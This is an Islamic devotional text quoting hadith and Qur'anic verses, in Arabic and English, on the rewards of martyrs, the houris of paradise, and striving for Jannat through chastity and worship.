عن المقداد بن معدي كرب ﷺ قال : قال رسول الله ﷺ : إن للشهيد عند الله ست خصال يغفر له عند أول دفعة من دمه و يرى مقعده في الجنة و يجار من عذاب القبر و يأمن من الفزع الأكبر و يوضع على رأسه تاج الوقار و الياقوت منه خير من الدنيا و ما فيها و يزوج ثنتان و سبعين زوجة من الحور العين و يشفع في سبعين إنسانا من أقاربه – رواه الترمذي و قال رحمه الله هذا حديث حسن صحيح غريب (الترمذي : 187/4) و رواه احمد و الطبراني بمعناه الا انهما زاد خصلة سابعة و يحلى حلة الايمان و قال المنذري رحمه الله إسناده حسن (الترغيب : 320/2) و قال الدمياطي رحمه الله إسناده حسن (المتجر : 512) و قال الهيثمي رحمه الله رجال احمد و الطبراني ثقات (المجمع : 293/5) و قال الحافظ ابن حجر رحمه الله رواه احمد و الطبراني و إسناده حسن (فتح الباري :6/ 16)

Miqdâd ﷺ narrates that Rasûlullâh ﷺ said, "A Shahîd will have 7 qualities when he reaches Allâh:

1. His sins will be forgiven upon the first drop of his blood, i.e. he will see his place in Jannat.
2. He will receive protection from the punishment of the grave.
3. He will be in security from the great fear, i.e. day of judgement.
4. A crown of honor will be placed on his head. One ruby from this crown is better than the world and all it contains.
5. He will marry 72 wives from the hûrs.
6. He will intercede on the behalf of 70 of his relatives.
7. He will be made to wear clothes of îmân (faith).[86]

[86] (Tirmidhî, Ahmad, Tabrânî)

The hûrs eagerness to meet their martyred husbands

عن ابو هريرة ﷺ قال : ذكر الشهداء عند رسول الله ﷺ فقال : لا تجف الأرض من دم الشهيد حتى تبتدره زوجتاه كأنهما ظئران أضلتا و في رواية أظلتا فصيلهما من الأرض و في يد كل واحدة منهما حلة خير من الدنيا و ما فيها – اورده المنذري بلفظ "عن" (الترغيب :2 /322) و قال ابن النحاس الدمياطي رحمه الله رواه ابن أبي شيبة و ابن ماجه و هو أسناد حسن (مشارع الاشواق إلى مصارع العشاق :2 /746 – دار البشائر الإسلامية بيروت)

Abû Hurayrah ﷺ narrates that someone mentioned the martyrs by Rasûlullâh ﷺ and he said, "Before the ground can dry from the blood of the martyr, his two wives rush to him as if they are a breast-feeding camel who has found her lost child in an empty and barren land. Each woman will have a pair of clothes in her hand which will be better than the world and all it contains."[87]

This is an example to show that the love and excitement of the hûrs for their martyred husbands will be like that of a breast-feeding camel who has found her baby camel. Another interpretation is that the tenderness and compassion of the hûrs for their husbands will be like that of the mother-camel who - out of her love for her child – protects it from the sun in a barren land in which there is no shade.

A Shahîd will enjoy his wife in his grave

عن مجاهد عن يزيد بن شجرة و كان يزيد بن شجرة ﷺ ممن يصدق قوله فعله خطبنا فذكر الحديث إلى أن قال و كان يقول إذا صف الناس للصلوة و صفوا للقتال فتحت أبواب السماء و أبواب الجنة و غلقت أبواب النار و زين الحور العين واطلعن فإذا أقبل الرجل يقلن اللهم انصره و إذا أدبر احتجبن منه و قلن اللهم اغفر له فانهكوا وجوه القوم فدى لكم أبي و أمي و لا تخزوا الحور العين فإن أول قطرة تنضح من دمه تكفر كل شيء عمله

[87] (Ibn Abî Shaybah, Ibn Mâjah)

و ينزل إليه زوجتان من الحور العين يمسحان التراب عن وجهه و يقولان له قدانا لك و تقول فدانا لكما – رواه الطبراني و قال المنذري رحمه الله أحد طريقين جيدة صحيحة (الترغيب : 2 / 321) و قال الدمياطي رحمه الله رواه الطبراني بإسناد صحيح موقوفا (المتجر : 517) و قال الهيثمي رحمه الله رجال أحدهما رجال الصحيح (المجمع : 5 / 294) و قال ابن النحاس الدمياطي رحمه الله رواه ابن أبي شيبة موقوفا مختصرا بإسناد صحيح و كذلك رواه عبد الرزاق موقوفا بإسناد صحيح و رواه الطبراني من طريقين أحدهما صحيحة (مشارع الاشواق :2 / 743)

Mujâhid ﷺ narrates that Yazîd bin Shajarah ﷺ – one of those people whose actions agree with their speech – delivered a khutbah (sermon) and said, "When the people are arranged in rows for Salâh and when they are arranged in ranks for combat, the doors of Jannat opened and the doors of hellfire are locked. The hûrs beautify themselves and watch the battle. When a person heads towards the enemy, they make duâ' (invocation) to Allâh to help him. When a person runs away from the enemy, they conceal themselves from him and make duâ' to Allâh to forgive him and to destroy the enemy. The hûrs say to the fighters, 'May our parents be sacrificed for you, don't disgrace us.' The first drop which is spilled of the fighter's blood wipes out all his previous sins. His two wives from the hûrs come down to him and wipe the dirt from his face. They say to him, 'May we be sacrificed for you.' He says to them, "May I also be sacrificed for you."[88]

عن انس ﷺ أن رجلا أسود أتى النبي ﷺ فقال : يا رسول الله إني رجل اسود منتن الريح قبيح الوجه لا مال لي فان أنا قاتلت هؤلاء حتى اقتل فاين أنا ؟ قال في الجنة فقاتل حتى قتل فاتاه النبي ﷺ فقال قد بيض الله وجهك و طيب ريحك و أكثر مالك و قال لهذا أو لغيره لقد رأيت زوجته من الحور العين نازعته جبة له من صوف تدخل بينه و بين جبته – رواه الحاكم و قال رحمه الله صحيح الإسناد و اقره الذهبي رحمه الله (المستدرك : 2 / 93)

[88] (Tabrâni)

Anas ﷺ narrates that a black man came to Rasûlullâh ﷺ and said, "O Messenger of Allâh, I am a black man with bad body odour and an ugly face. I don't have any wealth. If I fight against these people until I am killed, where will I be? Rasûlullâh ﷺ said, "In Jannat." So he fought until he was killed. The Prophet ﷺ came to him and said, " Indeed Allâh has brightened your face, made a good smell emerge from your body, and has increased your wealth." The Prophet ﷺ said to him or to someone else, "Definitely I saw his wife from the hûrs take off his wool cloak and come between him and his cloak."[89]

عن ابن عمر ﷺ أن النبي مر بخباء أعرابي و هو في أصحابه يريدون الغزو فرفع الأعرابي ناحية من الخباء فقال من القوم فقيل رسول الله ﷺ و أصحابه يريدون الغزو فقال هل من عرض الدنيا يصيبون ؟ قيل له نعم يصيبون الغنائم ثم تقسم بين المسلمين فعمد إلى بكر له فأعتقله و سار معهم فجعل يدنو ببكره إلى رسول الله و جعل أصحابه يذودون بكره عنه فقال رسول الله دعوا لي النجدي فوالذي نفسي بيده إنه لمن ملوك الجنة فلقوا العدو فاستشهد فأخبر بذلك النبي ﷺ فأتاه فقعد عند رأسه مستبشرا أو قال مسرورا يضحك ثم أعرض عنه فقلنا يا رسول الله رأيناك مستبشرا تضحك ثم أعرضت عنه فقال أما ما رأيتم من استبشاري أو قال سروري فلما رأيت من كرامة روحه على الله عز و جل و أما اعراضي عنه فإن زوجته من الحور العين الآن عند رأسه – رواه البيهقي و قال المنذري رحمه الله إسناده حسن (الترغيب : 2 / 273) و قال الدمياطي رحمه الله إسناده حسن (المتجر : 520) و قال ابن النحاس الدمياطي رحمه الله إسناده حسن (مشارع الاشواق :2 /767)

Ibn Umar ﷺ narrates that Rasûlullâh ﷺ and his Companions once passed by a bedouin's tent on their way to a battle. The bedouin lifted the side of the tent and said, "Who are these people?" Someone told him, "Rasûlullâh ﷺ and his Companions are on their way to a

[89] (Hâkim)

battle." He then asked, "Are they acquiring wealth?" Someone told him, "Yes. They are acquiring booty and afterwards it is distributed among them." He immediately went to his young camel, tied a rope to its leg, and joined Rasûlullâh ﷺ and his Companions. He tried to bring his camel close to Rasûlullâh ﷺ, but the Companions prevented him. Rasûlullâh ﷺ thereafter said, "Allow the person from Najd to come closer to me, because - by the oath of Allâh - he is from the kings of Jannat." The bedouin then fought the enemy in the battle and was killed. The Prophet was informed about him and came to him. He sat by his head smiling happily, and then he turned away. We said, "O Messenger of Allâh. We saw you smiling happily, and then you turned away." He said, "I was happy because of the great honour of his soul to Allâh ﷻ, and I turned away because his wife from the hûrs is by him now."[90]

[90] (Bayhaqi)

Chapter 15: How to reach Jannat

The importance of praying for Jannat

عن أبي هريرة ﷺ قال : قال رسول الله ﷺ : ما استجار عبد من النار سبع مرات إلا قالت النار يا رب إن عبدك فلان استجار مني فاجره و لا سأل عبد الجنة سبع مرات إلا قالت الجنة يا رب إن عبدك فلان سألني فادخله الجنة – رواه ابو يعلى و قال المنذري رحمه الله إسناده على شرط البخاري و مسلم (الترغيب 4: 450/) و قال الدمياطي رحمه الله إسناده على شرط الصحيحين (المتجر :673) و قال ابن كثير رحمه الله ر على شرط مسلم (صفة الجنة لابن كثير : 184)

Abû Hurayrah ﷺ narrates that Rasûlullâh ﷺ said, "When a person seeks refuge from Hell seven times, Hell says to Allâh, 'O my Lord, Your slave so-and-so sought refuge from me, so give him refuge.' When a person asks for Jannat seven times, Jannat says to Allâh, 'O my Lord, Your slave so-and-so asked for me, so enter him into Jannat.'"[91]

عن أبي صالح ذكوان عن بعض اصحاب النبي ﷺ قال : قال النبي ﷺ لرجل كيف تقول في الصلوة قال أتشهد و أقول اَللّٰهُمَّ إِنِّيْ اَسْأَلُكَ الْجَنَّةَ وَ اَعُوْذُ بِكَ مِنَ النَّارِ – قال النووي رحمه الله رواه ابو داؤد بإسناد صحيح (الأذكار :65 – دار العربي بيروت) و قال الحافظ ابن حجر رحمه الله صحيح (الفتوحات الرباني : 317/1 –دار احياء التراث العربي - بيروت) و قال البوصيري رحمه الله هذا إسناد صحيح رجاله ثقات (مصباح الزجاجة : 183 – دار الجنان بيروت)

Abû Sâlih Dhakwân narrates from one Sahabi that Rasûlullâh ﷺ asked a person, "How do you make duâ' in salâh?" He said, "I make tashahhud and I say, 'O

[91] (Abû Ya'lâ)

Allâh, I ask you for Jannat and I seek refuge with you from Hell.'"[92]

We should try to learn this simple duâ' and use it to ask for Jannat. There will be more blessing in this duâ because it narrated from a Sahâbî who recited in front of Rasûlullâh ﷺ.

The importance of working towards Jannat

No one from amongst us has a guarantee that he will reach Jannat. One hadîth in Sahîh Bukharî and Sahîh Muslim mentions that a person will do the actions of the people of Jannat until he is only a hand-span away from Jannat. Then, what is written for him will overtake him and he will do the actions of the people of Hell until he enters into hell. It is true that Allâh has guaranteed to eventually enter into Jannat anyone who recites the Kalimâh with sincerity, but no believer has a guarantee that he will leave this world in a state of îmân. Therefore, it is necessary for every believer to constantly work to please Allâh ﷻ in order to die with îmân.

Allâh ﷻ says,

و في ذلك فليتنافس المتنافسون

"And for this let all those strive who want to strive."[93]

Allâh ﷻ also says,

[92] (Abû Dâwûd)

[93] (83:26)

و سارعوا إلى مغفرة من ربكم و جنة عرضها السموت والارض اعدت للمتقين

"And hasten towards forgiveness from Your Lord, and for a Jannat prepared for the pious, as wide as the heavens and the earth."[94]

Ibn Abî Dunyâ ﷺ narrates from Sulaymân Ad-Dârânî ﷺ that there was a youngster living in Irâq who used to worship Allâh in abundance. He went on a journey with his friend to Makkah, and he would perform Salâh when they would rest. When they would eat, he would fast. His friend put up with him until the journey ended and they were about to go their separate ways. Then, he said to him, "O my brother. Please tell me, why are you doing this?" He answered, "In my dream, I saw a palace from Jannat. There was a brick of gold and a brick of silver. Where the building finished, there was a balcony made of ruby and a balcony made of emerald. Between these two balconies was a hûr standing with her hair loose. She was wearing silver clothes which moved when she moved. She said, 'Work towards the pleasure of Allâh to reach me.' By Allâh, I am working towards the pleasure of Allâh to reach her and this is why you see me fasting and performing Salâh."[95]

Price of Jannat

Allâh ﷻ says,

إن الله اشترى من المؤمنين انفسهم و اموالهم بان لهم الجنة يقاتلون في سبيل الله فيقتلون و يقتلون وعدا عليه حقا في التوراة و الانجيل و القرآن و من اوفي بعهده من

[94] (3:133)

[95] (Hâdiyul Arwâh 436)

الله فاستبشروا ببيعكم الذي بايعتم به و ذلك هو الفوز العظيم

"Definitely, Allâh has purchased the lives and wealth of the believers for the price of Jannat. They fight in the path of Allâh, so they kill the enemy or are killed. Allâh has made this promise with truth in the Torah, Gospel, and the Qurân. Who can be more true to his promise than Allâh? Be happy with the transaction which you have completed. This [transaction] is the true success."[96]

Allâh ﷻ has made Jannat the price for the lives and wealth of the believers, i.e. Allâh ﷻ is the buyer with Jannat as His price and we are the sellers of our lives and wealth. When we spend both in the path of Allâh, we will deserve this price.

Fulfilling one's desires in Jannat can be achieved only by controlling one's desires in this world

Allâh ﷻ says,

ومن خاف مقام ربه و نهى النفس عن الهوى فان الجنة هي المأوى

"And Jannat will be the place of residence for that person who fears standing in front of his Lord and restrains himself from evil desires and lust." [97]

[96] (9:111)

[97] (79:40)

عن سهل بن سعد ﷺ قال : قال رسول الله ﷺ : من يضمن لي ما بين لحييه و ما بين رجليه اضمن له الجنة – رواه البخاري (6474)

Sahl bin Sa'd ﷺ narrates that Rasûlullâh ﷺ said, "He who guarantees me that he will protect his tongue and private parts (by protecting them from evil and fulfilling his desires lawfully), I will guarantee him Jannat."[98]

The great reward for controlling one's sexual desires in this world

عن ابن عباس رضي الله عنه قال : قال رسول الله : من عشق فعف فكتم فمات فهو شهيد – **قال السخاوي رحمه الله رواه الزبير بن بكار عن مجاهد مرفوعا بسند صحيح و ذكره ابن حزم في معرض الاحتجاج (تمييزالطيب من الخبيث : 187 – دار الكتب العلمية بيروت) و صححه الحافظ برهان الدين البقاعي رحمه الله في أسواق العشاق و صححه الحافظ علاء الدين المغلطاي رحمه الله في كتابه الواضح المبين في ذكر من استشهد من المحبين فقال سنده كالشمس لا مرية في صحته و لا لبس و إن كان جماعة من العلماء أعلوه بما ليس بعلة يرد به و حسنه العلامة الزرقاني رحمه الله في اختصاره للمقاصد الحسنة و صححه الزركشي رحمه الله في التذكرة و قال الحافظ احمد الغماري رحمه**

[98] (Sahîh Bukhâri)

الله فحديث الباب قد صححته (انظر درء الضعف عن حديت من عشق فعف للحافظ الغماري)

Ibn Abbâs ﷺ narrates that Rasûlullâh ﷺ said, "The person who falls in love, remains chaste, conceals this [from others], and dies is a shahîd."

Munâwi ﷺ explains that the love mentioned in the above hâdîth refers to a love with a woman with whom marriage is possible and it is such a severe love which affects all the body parts. Although this love could occur because of looking and hearing, this is not necessary because Allâh ﷻ can place this love in a person's heart without any apparent cause. The person who remains chaste despite being afflicted by this severe love and thereafter dies will receive the reward of a shahîd in the hereafter. The rank of a person who remains chaste is similar to the rank of a person who dies fighting in the path of Allâh ﷻ because both have sacrificed their pleasure for the sake of Allâh ﷻ. Just as a fighter sacrificed his life for the uplifment of the religion of Allâh, the chaste person strived against his desires for the sake of Allâh ﷻ.[99] The youth especially should strive to remain chaste in order to gain this virtue.

The need for struggling and undergoing difficulty in order to reach Jannat

عن انس رضي الله عنه قال: قال رسول الله صلى الله عليه و سلم : حفت النار بالشهوات و حفت الجنة بالمكاره - متفق عليه /البخاري (6487) ، مسلم (7130)

[99] (Faydhul Qadir 6/78 – Darul Ma'rifah Beirut)

Anas bin Mâlik ﷺ narrates that Rasûlullâh ﷺ said, "Hellfire has been covered with desires and Jannat has been covered with difficulties." (Bukhârî, Sahîh Muslim)

The road to Jannat is filled with difficulties. A person has to worship Allâh ﷻ, stand in salâh, spend from his wealth, eat only that which Allâh ﷻ has allowed, and many other obligations. This requires him to go against his desires and strive to please Allâh ﷻ. On the other hand, it is very easy to follow one's desires and reach the hellfire. A smart person will undergo the temporary difficulties of this world in order to gain the eternal pleasures of the hereafter.

عن أبي هريرة ﷺقال : قال رسول الله ﷺ: لما خلق الله الجنة و النار أرسل جبريل فقال انظر إليها و إلى ما أعددت فيها لأهلها فجاء فنظر إليها و إلى ما أعد الله لأهلها فيها فرجع إليه فقال و عزتك لا يسمع بها أحد إلا دخلها فأمر بها فحجبت بالمكاره قال ارجع إليها فانظر إليها و إلى ما أعددت لأهلها فيها قال فرجع فإذا هي قد حجبت بالمكاره فرجع إليه فقال و عزتك لقد خشيت أن لا يدخلها أحد قال اذهب إلى النار فانظر إليها و إلى ما أعددت لأهلها فيها فجاء فنظر إليها و إلى ما أعد الله لأهلها فيها فإذا هي يركب بعضها بعضا فرجع فقال و عزتك لا يسمع بها أحد فيدخلها فأمر بها فحفت بالشهوات فرجع إليه فقال و عزتك لقد خشيت أن لا ينجو منها أحد إلا دخلها – **رواه أحمد و قال ابن كثير رحمه الله إسناده صحيح (صفة الجنة لابن كثير : 190) و رواه الترمذي وقال رحمه الله حسن صحيح (الترمذي :4 /692) و قال الحافظ ابن حجر رحمه الله إسناده قوي (فتح الباري : 6 / 320)**

Abû Hurayrah ﷺ narrates that Rasûlullâh ﷺ said, "When Allâh ﷻ created Jannat and Jahannam (hellfire), He sent Jibrâil ﷺ to Jannat and said, 'See what I have prepared

for its inhabitants.' Jibrâil ﷺ came and saw what Allâh ﷻ prepared for the inhabitants of Jannat. He returned to Allâh ﷻ and said, ' By the oath of Your honour, every person who hears about Jannat will enter it.' Allâh ﷻ commanded and Jannat was surrounded by hardships and difficulty. Allâh ﷻ told Jibrâil ﷺ to go to Jannat once again and to examine it. He returned and saw that now Jannah was surrounded by difficulties. He returned to Allâh ﷻ and said, 'By the oath of Your honour, I fear than no one will enter into Jannat now.' Allâh ﷻ then said to him, ' Go to Jahannam and see what I have prepared for its inhabitants.' Jibrâil ﷺ came to Jahannam and saw what Allâh ﷻ had prepared for its inhabitants. He saw that parts of Jahannam were riding on each other. He returned to Allah ﷻ and said, "By the oath of Your honour, every person who hears about Jahannam will avoid entering it.' Allâh ﷻ commanded and Jahannam was surrounded by desires. Jibrâil ﷺ returned to Jahannam and said, ' By the oath of Your honour, I fear that everyone will enter into Jahannam.'"[100]

عن أبي هريرة ﷺ قال :قال رسول الله ﷺ :من خاف أدلج ومن أدلج بلغ المنزل ألا إن سلعة الله غالية ألا إن سلعة الله الجنة – **رواه الترمذي و قال حديث حسن غريب (الترمذي : 4/633) و صححه الحاكم و اقره الذهبي (المستدرك :4/ 308)**

Abû Hurayrah ﷺ narrates that Rasûlullâh ﷺ said, "He who fears will travel during the first portion of the night, and he who travels during the first portion of the night

[100] (Ahmad, Tirmidhî)

will reach his destination. Listen, Allâh's merchandise is expensive. Allâh's merchandise is Jannat."[101]

The meaning of this hadîth is that when a person has fear over losing something, he undertakes difficulty and hardship to secure and protect it. The most valuable object of a person is Jannat and pleasure of Allâh ﷻ in the hereafter. Therefore, the traveler on the journey of the hereafter should sacrifice his desires and comforts in fulfilling the commands of Allâh ﷻ. If people are willing to sacrifice years of effort, time, and money for a good life in this temporary world, then how much more sacrifice should be made for the permanent life of Jannat?

The purpose of hearing about Jannat is to turn one's attention to the hereafter

عن اسامة ﷺ قال : قال رسول الله ﷺ : ألا مشمر للجنة فان الجنة لا خطر له هي و رب الكعبة نور يتلألأ و ريحانة تهتز و قصر مشيد و نهر مطرد و فاكهة كثيرة نضيجة و زوجة حسناء جميلة و حلل كثيرة في مقام أبدا في حبرة و نضرة في دور عالية سليمة بهية قالوا نحن المشمرون لها يا رسول الله قال قولوا إن شاء الله الحديث – **رواه ابن ماجه و قال البوصيري رحمه الله هذا إسناد فيه مقال الضحاك المعافري ذكره ابن حبان في الثقات و قال الذهبي في طبقات التهذيب مجهول و سليمان بن موسى الأموي مختلف فيه و باقي رجال الإسناد ثقات إلى آخر الكلام (مصباح الزجاجة : 2 / 359)**

Usâmah ﷺ narrates that Rasûlullâh ﷻ said, "Listen, is there anyone preparing for Jannat? [You should all prepare for Jannat] because no one can imagine what Jannat will be like. I take the oath of the Lord of the

[101] (Tirmidhî)

Ka'bah, Jannat is a light which shines. In Jannat, there are fragrant plants which sway in the breeze, lofty mansions, long rivers, abundant ripe fruit, beautiful wives, and many clothes. [The dweller of Jannat will be in] an eternal place where there will be happiness and brightness. [He will live in] high, safe, and beautiful rooms." The Companions ﷺ said, "We will work towards Jannat." Rasûlullâh ﷺ then said, "Say [that you will do so] if Allâh wills."[102]

While it is very enjoyable to learn about Jannat, the real objective is to work towards Jannat. All the readers should also make the intention to make the herafter the purpose of their life.

May Allah ﷻ grant us the ability to strive for His pleasure in this world and grant us a death with îmân. May Allah ﷻ grant every Muslim the highest level of Jannat, Al-firdaws. May Allâh ﷻ grant us the greatest bounties of Jannat; His pleasure and the sight of His being. May Allâh ﷻ guide the Muslim youth to understand the reality of this world and the reality of the hereafter. Amin

A human being has his own understanding of beauty which is confined to his limited and deficient knowledge. Allah ﷻ in his infinite knowledge and wisdom - has described the women of Jannat as beautiful, so we can imagine how beautiful these women must be!
Rasulullah ﷺ said, "If one woman of Jannat were to glance towards the earth, she would fill the space between the earth and the sky with light and perfume. The scarf on her head is better than the world and all it contains." (Sahîh Bukhâri)

[102] (Ibn Mâjah)

If just the scarf on the head of one woman of Jannat is better than the world and all it contains, then how valuable is the woman herself? It becomes easier to sacrifice the desires in view of these great rewards of the Hereafter. Besides the promise of these eternal rewards of the Hereafter, there is little that can control the desires of man, especially the desires of the youth.

In this book, some of the rewards of the Hereafter, especially those relating to the gorgeous, celestial, wide-eyed beauties – the hurs – of Jannat, have been set out in a clear and concise manner. By reading and pondering about the bounties of Jannat and its beautiful virgins, the youth will feel a renewed vigour to fight the carnal desires and strive for the pleasure of Allâh ﷻ by doing righteous deeds. Furthermore, the beauty of the women of this world will appear pale and insignificant before the beauty of those stunning damsels of Jannat.

There is not much authentic literature on this specific topic, and hence this book fulfills this requirement in a captivating way. I would recommend every youngster to acquire a copy of this book, to read it, and ponder over its contents.

Al-Hoor-Al-Ayn

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Al-Hoor-al-ayn

They will be reclining on thrones lined up, and We will marry them to fair women with large, [beautiful] eyes.
(Surah At-Tur, 20)

The temporary life of this world is a great test for man. Temptations are many and man is weak. Of all the temptations, the temptation relating to the opposite sex is the highest. For those people who restrain and control the desires of the *nafs* in this world, Allah ﷻ has promised immense rewards in the *Akirah* (hereafter). Man sometimes forgets these rewards and becomes inclined to sin; Minor sins then become Major sins. If he is reminded about these rewards, his resolve to control the *nafs* becomes stronger and more vigorous. It becomes easier to sacrifice the desires in view of these great rewards of the Hereafter. Besides the promise these eternal rewards of the Hereafter, there is little that can control the desires of man, especially the desires of the youth. By reading and pondering about the bounties of paradise and its beautiful virgins, the youth will feel a renewed vigour to fight the carnal desires and strive for the pleasure of Allah ﷻ by doing righteous deeds.

Furthermore, the beauty of the women of this world will appear pale and insignificant before the beauty of those stunning damsels of paradise.

There is a lot of difference between receiving a reward and created for reward. The Hoor-al-ayns have been created as a reward for people of paradise, with whom they shall live for eternity and fulfil their sexual desires. These celestial women have been specially created for the people as a reward. In the Qur'an and Hadith, we find a lot of description of the Hoor-al-ayns, which will be discussed in the following pages, Inshallah

Defination of the Hoor :

"Very fair females created by Allah as such not from the off-spring of Adam, with intense black irises of their eyes and intense white sclera".

A houri (Hoor-al-ayn / hur) will only be devoted to their husbands. They just programmed to love their husbands.

"Loving (their husbands) only, and of equal age" (Surah Al-Waqia , 37)

Allah ﷻ has made these women devoted and loving to their husbands only. They will not desire anyone else and will not even raise their eyes to look at anyone else besides their husbands. They will be chaste, and they would know the true meaning of love and will have the ability to put it into practice. The women of paradise will also have the same age as their husbands so that they can relate to each other better and have a perfect relationship.

"And full-breasted [companions] of equal age" (Surah An-Naba, 33)

The breasts of these women will be round like pomegranates and they will never sag down because these women will never become old. This shows that these women will be mature and beautiful. Of course they will be more beautiful than any Cover Girl or Top Model of this World.

They are of a special creation; it is narrated from Ibn Abbas ﷺ, Anas ﷺ, that the hurs will be created from saffron. Saffron is an orange-coloured product extracted from a flower and it is used to add colour and flavour to food.

When the present creation of mankind (which is created from sand) has the best of forms and beauty, then can you imagine the beauty of women created from saffron?

"And they shall have therein purified spouses, and they will abide therein eternally."

(Surah Al-Baqarah, 25)

Allah ﷻ tells us that the Hoor-al-ayns are purified form menstruation, urine, spit, post-natal bleeding, they are not afflicted with any of these matters. But also, their manners, breaths, words, clothes and temperaments, and characteristics are purified.

"Indeed, We have produced the women of Paradise in a [new] creation, And made them virgins."

(Surah Al-Waqia, 35-36)

After being aged and weak in the world, the women referred to in the verse are created again by Allah, so that they become young, fresh virgins in Paradise.
Allah ﷻ will make the old women into young women and non-virgins into virgins. No matter how their appearance was in the world, Allah will make them all beautiful and good looking in accordance to the beauty of paradise. Allah ﷻ will make the women of this world more beautiful and attractive than the hurs.

Umm Salamah ﷺ narrates that she said to Rasulullah ﷺ: "0 Rasulullah, are the women of this world superior or the hurs?" He ﷺ replied, **"The women of this world will have superiority over the hurs just as the outer lining of a garment has superiority over the inner lining."** Umm Salamah ﷺ then asked, "0 Rasulullah, what is the reason for this?" He ﷺ answered, "Because they performed Salah, fasted, and worshipped Allah ﷻ. Allah will put light on their faces and silk on their bodies.

The human women will be fair in complexion and will wear green clothing and yellow jewellery. Their incense-burners will be made of pearls, and their combs will be of gold." *[Tabarani]*

The Prophet ﷺ said, "If a houri looks down from her abode in heaven onto the earth, the whole distance (space) shall be filled with light and fragrance. A houri's face is more radiant than a mirror, and one can see one's image in her cheek. The marrow of her shins is visible to the eyes." *[Mishkat]*

The Prophet ﷺ said: "A houri is a most beautiful young woman with a transparent body. The marrow of her bones is visible like the interior lines of pearls and rubies. She looks like red wine in a white glass. She is of white colour, and free from the routine physical disabilities of an ordinary woman such as menstruation, menopause, urinal and offal discharge, child bearing and the related pollution. A houri is a girl of tender age, having large breasts which are round (pointed), and not inclined to dangle. Houris dwell in palaces of splendid surroundings."

[Tirmidhee]

Anas ﷺ narrates that Rasulullah ﷺ said, "…. A hand-span or a whip's length of paradise is better that the world and all it contains. If one woman of paradise were to glance towards the earth, she would fill the space between the earth and the sky with light and perfume. The scarf on her head is better than the world and all it contains."

If just a small part of paradise is better than the world and all it contains, then how will the rest of paradise and all its pleasures be? Also, if just the scarf on the head of one woman of paradise is better than the world and all it contains, then how valuable is the woman herself?

A human being has his own understanding of beauty which is confined to his limited and deficient knowledge. Allah in his infinite knowledge and wisdom- has described the women of paradise as beautiful, so we can imagine how beautiful these women must be!

Rasulullah ﷺ was asked regarding sexual intercourse in Paradise. He ﷺ said,
"It will be with a powerful desire and a penis which does not tire. Definitely, a person will have sex with a woman for **40 years**. [During this time] he will not move away and nor will he tire. He will have sexual intercourse as much as his soul will desire and his eyes will find pleasure in."
Every person in Jannah will be given the power of 100 men in eating, drinking, and sexual intercourse. The person of this world is impotent when compared with a person from paradise. Since a person will have many wives in paradise, Allah will increase the sexual power of the men of paradise so that they can completely satisfy their desires.

Narrated from Abu Hurairah ؓ that the Prophet Muhammad ﷺ was asked:
"O Rasulullah, Will we touch our wives in heaven? He ﷺ replied: A man will touch **100** virgins a day." *[Tabarani]*

Abu Hurairah ؓ related that the Messenger of Allah ﷺ was asked,
"Will we have sexual intercourse in Paradise?" He ﷺ said, "Yes, and by the One who has my soul in His Hand, *Dahman Dahman* (i.e.,he will push through with vigor and force), and when he stands up from her, she will return to being a purified virgin."

Whenever a person would go to his wife in paradise, he would find her a virgin. There will be no sperm emission and no death in paradise, because sperm ends the pleasure of sex and death ends the pleasure of life, they are both negated and non-existent in Paradise.
There will be no childbirth in paradise, because there will be no semen. Paradise is a place to enjoy and not to continue the humanity as on earth, however, if one does wish to have a child, he will have one as he pleases.

<u>Some</u> of the characteristics of the Hoor-al-ayn are as follows :

- A houri is a girl of tender age, having large rising breasts which are round, and not inclined to dangle .
- She is of white colour, and free from routine physical disabilities of an ordinary woman such as menstruation, menopause, urinal and offal discharge, child bearing and the related pollution.
- She is a woman characterized by modesty and flexing glances; she never looks at any man except her husband and feels grateful for being the wife of her husband.
- A houri is a most beautiful young woman with a transparent body. The marrow of her bones is visible like the interior lines of pearls and rubies. She looks like a red wine in a white glass.
- A houri is a young woman, free from odium and animosity. Besides, she knows the meaning of love and has the ability to put it into practice.
- A houri is an immortal woman, who does not age. She speaks softly and does not raise voice at her man; she is always reconciled with him. Having been brought up in luxury, she is a luxury herself.
- If a houri looks down from her abode in Heaven onto the earth, the whole distance shall be filled with light and fragrance.
- A houri's face is more radiant than a mirror and one can see one's image in her cheek. The marrow of her shins is visible to the eyes.
- when a man turns his face away from her, she will become 70 times more beautiful in his eyes
- If she were to spit in the salty water of the seven oceans, then all the seven oceans would turn sweater than honey.
- Houris dwell in palaces of splendid surroundings.
- After having sexual intercourse with her, she will return to be a virgin.

Note :

There will be no Fornication in Paradise as many non-Muslims allege on Islam. The Houris will be married to their husbands, and in such a relation, sexual intercourse is in no way fornication or Adultery.

They will be reclining on thrones lined up, and We will marry them to fair women with large, [beautiful] eyes. (Surah At-Tur, 20)

Men will receive Hurs , what will the women of this world receive instead of the of hurs ?

Whoever does righteousness, whether male or female, while he is a believer - We will surely cause him to live a good life, and we will surely give them their reward [in the Hereafter] according to the best of what they used to do. (Surah An-Nahl, 97)

The wives of the believers will stay with their own husbands. Women who never married in this world will be given a choice to get married with any (unmarried) man they wish. If they do not like any of them, a special man will be created for them (similar to the hurs) and Allah ﷻ will join both of them in marriage.

In Paradise, every soul whether male or female will be given what he/she wishes. The males have more sexual urge than the females, to control this urge and to remain chaste in the world, the believers are given the promise of the houris.

For both, males / females , Allah has reserved that no eye has seen, no ear has heard, and no mind has ever thought about !!

"Is the reward for good [anything] but good?" (Surah Ar-Rahman, 60)

How many wives will a person have in Paradise?

Abu Saeed ﷺ narrates that the Messenger of Allah ﷺ said,:
"The person who will be in the **lowest level of paradise** will have **80,000 servants** and **72 wives**. A palace made of pearls, emeralds, and rubies will be raised for him [whose length and width] will be the distance between Al-Jabiyah (A city in Syria) and Sana' (A city in Yemen)."

Ahmad and At-Tirmidhee related it, and each with his respective chain

According to Ibn Kathir (died 1373 CE) in his Holy Quranic commentary (Tafsir) of Surah Al-Rahman (55), verse 72: "The Prophet Muhammad ﷺ was heard saying: 'The **smallest reward for the people of paradise** is an abode where there are **80,000 servants and 72 wives (houris)**, over which stands a dome decorated with pearls, aquamarine, and ruby, as wide as the distance from Al-Jabiyyah [a Damascus suburb] to Sana'a [Yemen]'."

[Tafsir Ibn Kathir]

The distance between these two cities is approximately 2,150 kilometres. Thus, we can imagine how great and big this palace will be!

